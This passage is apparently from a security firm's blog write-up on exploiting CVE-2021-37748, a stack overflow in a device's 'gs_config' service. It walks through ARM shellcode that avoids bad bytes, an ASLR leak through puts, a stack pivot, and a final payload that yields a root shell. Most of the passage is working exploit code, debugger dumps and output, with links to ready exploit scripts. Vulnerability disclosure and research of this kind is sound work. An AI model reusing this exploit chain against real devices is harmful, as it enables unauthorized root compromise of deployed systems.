r1             0x8915              35093
r2             0xffffffff          4294967295
r3             0x10                16
r4             0x42424242          1111638594
r5             0x42424242          1111638594
r6             0x42424242          1111638594
r7             0x42424242          1111638594
r8             0x0                 0
r9             0x0                 0
r10            0x16170             90480
r11            0x0                 0
r12            0xffffffff          4294967295
sp             0xcecdd428          0xcecdd428
lr             0x98e8              39144
pc             0x42424240          0x42424240
cpsr           0x10                16
```

We can use R10 to do some simple math and load correct values into R4, R7 and R11. The following snippet will "fix" the registers (all the while avoiding the bad bytes):

```
sub r4, r10, #2000         ; r4 = 0x16170 - 2000 = 0x159a0
sub r11, r4, #108          ; r11 = 0x159a0 - 108 = 0x15934 => stdin
sub r7, r4, #112           ; r7 = 0x159a0 - 112 = 0x15930 => __ctype_b
sub r4, r4, #116           ; r4 = 0x159a0 - 116 = 0x1592c => stdout
```

We will call it "fix_regs":

```
fix_regs = asm("""
sub r4,r10, #2000;
sub r11, r4, #108;
sub r7, r4, #112;
""")
```

What is left to do, is to jump to the PLT address of the puts() function, let's call it "jmp_puts". We combine all of the above as a **Stage1** shellcode:

```
fix_regs = asm("""
sub r4,r10, #2000;
sub r11, r4, #108;
sub r7, r4, #112;
""")
load_puts_got = asm("""
mov r6, #0x1;
mov r6, r6, lsl #8;
add r6, r6, #0x58;
mov r6, r6, lsl #8;
add r6, r6, #0x9c;
mov r0, r6, ror r8
""")
jmp_puts = asm("""
mov r6, #0xA3;
mov r6, r6, lsl #8;
add r6, r6, #0x48;
mov r1, r8;
mov pc, r6;
""")
```

Stage 2

The plan is to craft a shellcode that will load the "/bin/sh\0" string into the R0 register and call system(). Having defeated ASLR with **Stage1** shellcode, we can easily calculate the required addresses. The aforementioned problem of bad bytes complicates it a bit. We cannot directly put a value into the R0 register.

The NULL terminated "/bin/sh" string is located at the 0x60eb0 offset in the uClibc and the system() function is 0x5e54c away from the uClibc base address:

```
>>> from pwn import *
>>> context.arch='arm'
```

right bit-shift using NULL in the R2 register. This is not going to change the value of the R6 or R0 registers, but the instruction will provide bad-byte-safe opcode:

```
; assuming r2 == 0
mov r0, r6, ror r2;
```

Having the leak, we can automate the **Stage2** shellcode generation with the following snippets:

```
# offset = leak - libc_base
libc_base = leak - 0x32654
system = libc_base + 0x5e54c
binsh = libc_base + 0x60eb0

q,w,e,r = unpack('4B',pack('>I',binsh))
load_binsh = asm("""
mov r6, #%d;
mov r6, r6, lsl #8;
add r6, r6, #%d;
mov r6, r6, lsl #8;
add r6, r6, #%d;
mov r6, r6, lsl #8;
add r6, r6, #%d;
mov r0, r6, ror r2;
""" % (q,w,e,r))

q,w,e,r = unpack('4B',pack('>I',system))
load_system = asm("""
mov r6, #%d;
mov r6, r6, lsl #8;
add r6, r6, #%d;
mov r6, r6, lsl #8;
add r6, r6, #%d;
mov r6, r6, lsl #8;
add r6, r6, #%d;
mov pc, r6
""" % (q,w,e,r))
```

There is a high chance that the generated shellcode would not contain bad-bytes.

Stack pivot

Having fixed the registers to allow us to safely return to the 0x9AC4 (config) sub-routine, we still have to figure out a way to trigger the **Stage 2** shellcode.

```
.text:0000A54C                 ADD     R0, SP, #0x278+s ; s1
.text:0000A550                 LDR     R1, =aExit      ; "exit"
.text:0000A554                 BL      strcmp
.text:0000A558                 CMP     R0, #0
.text:0000A55C                 BEQ     loc_A574
.text:0000A560
```

If we attempt to exit before returning, the sub-routine must readjust the stack to its initial state (before the function call), so the program can continue with its normal flow. The epilogue will perform two instructions, that will move the stack pointer by hex 0x254 (readjust) and will pop the values from the stack into the R4-R11 registers, among with the most important one - program counter:

```
.text:0000A574                 ADD     SP, SP, #0x254
.text:0000A578                 POP     {R4-R11,PC}
.text:0000A578 ; End of function sub_9AC4
.text:0000A578
```

We've noticed that after the overflow happens, there are heap pointers stored on the stack at multiple locations. One of which is particularly interesting:

```
0xcea062a0|+0x0250: 0x00000000
0xcea062a4|+0x0254: 0x00000073 ("s"?)
0xcea062a8|+0x0258: 0x00000000
0xcea062ac|+0x025c: 0x00000020
0xcea062b0|+0x0260: 0x00000000
0xcea062b4|+0x0264: 0x00000001
0xcea062b8|+0x0268: 0x00000013
0xcea062bc|+0x026c: 0x00010000
```

```
0xcea062e0│+0x0290: 0x00000008
```



```
pivot = asm('sub sp,sp, #964;')
```

For sanity, the final payload for **Stage1** will be as follows:

```
sc = pivot + fix_regs + load_puts_got + jmp_puts
payload = b'A'*134 + sc
```

The following figure shows the moment of the POP instruction with a pivoted stack:

```
──────────────────────────────────────────────────────────── code:arm:ARM ────
  0xa56c                   bl     0x9170 <fflush@plt>
  0xa570                   b      0x9ae8
● 0xa574                   add    sp,  sp,  #596 ; 0x254
 → 0xa578                   pop    {r4,  r5,  r6,  r7,  r8,  r9,  r10, r11, pc}
   ↳      0x16170                  mov    r6,  #198      ; 0xc6
          0x16174                  lsl    r6,  r6,  #8
          0x16178                  add    r6,  r6,  #213 ; 0xd5
          0x1617c                  lsl    r6,  r6,  #8
          0x16180                  add    r6,  r6,  #254 ; 0xfe
          0x16184                  lsl    r6,  r6,  #8
───────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "gs_config", stopped 0xa578 in ?? (), reason: SINGLE STEP
─────────────────────────────────────────────────────────────────── trace ────
[#0] 0xa578 → pop {r4,  r5,  r6,  r7,  r8,  r9,  r10,  r11,  pc}
──────────────────────────────────────────────────────────────────────────────
gef➤  telescope $sp
0xceb752c8│+0x0000: 0x00000008   ← $sp
0xceb752cc│+0x0004: 0x00000008
0xceb752d0│+0x0008: 0x00000008
0xceb752d4│+0x000c: 0x00000008
0xceb752d8│+0x0010: 0x00000008
0xceb752dc│+0x0014: 0x00000008
0xceb752e0│+0x0018: 0x00000008
0xceb752e4│+0x001c: 0xceb75430  →  0x42424242
0xceb752e8│+0x0020: 0x00016170  →  0xe3a060c6
0xceb752ec│+0x0024: 0x00000000
gef➤
```

The R4-R11 registers are going to be populated with words from the stack starting at offset 0x0; finally popping the heap pointer at offset 0x20 into the program counter. The program flow will continue by executing the instructions stored at 0x16170, thus our **Stage2** shellcode:

```
gef➤  x/16i 0x00016170
   0x16170:     mov     r6, #198        ; 0xc6
   0x16174:     lsl     r6, r6, #8
   0x16178:     add     r6, r6, #213    ; 0xd5
   0x1617c:     lsl     r6, r6, #8
   0x16180:     add     r6, r6, #254    ; 0xfe
   0x16184:     lsl     r6, r6, #8
   0x16188:     add     r6, r6, #176    ; 0xb0
   0x1618c:     ror     r0, r6, r2
   0x16190:     mov     r6, #198        ; 0xc6
   0x16194:     lsl     r6, r6, #8
   0x16198:     add     r6, r6, #213    ; 0xd5
   0x1619c:     lsl     r6, r6, #8
   0x161a0:     add     r6, r6, #213    ; 0xd5
   0x161a4:     lsl     r6, r6, #8
   0x161a8:     add     r6, r6, #76     ; 0x4c
   0x161ac:     mov     pc, r6
```

Final exploits:

```
$ python3 CVE-2021-37748-path1-ssh.py
[*] Forcing allocation on the Heap.
[*] Shellcode len: 30

# uname -a; busybox id
Linux HT8XX 3.4.20-rt31-dvf-v1.2.6.1-rc2 #75 PREEMPT Fri Mar 26 16:38:10 CST 2021 armv5tejl GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
#


$ python3 CVE-2021-37748-path2-ssh.py
[*] Executing Stage1
[*] puts      : 0xc6d64654
[*] libc_base : 0xc6d32000
```

You can grab the code here:

CVE-2021-37748-path1-ssh.py

CVE-2021-37748-path2-ssh.py

CVE-2021-37748-path1-telnet.py

CVE-2021-37748-path2-telnet.py

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



April 6, 2017

Firewall against firewall – bypassing an IPS

In this post we are going to explain how we used "iptables" to bypass an Intrusion Prevention System during a recent penetration test.

See more



March 13, 2018

OpenSSH ≤6.6 SFTP misconfiguration universal exploit

Recently our team ran into an interesting SFTP misconfiguration which allows for a reliable RCE on affected systems. The original discovery by Jann Horn can be found here http://seclists.org/fulldisclosure/2014/Oct/35. Although the affected OpenSSH version is a bit dated, it can still be found...

See more

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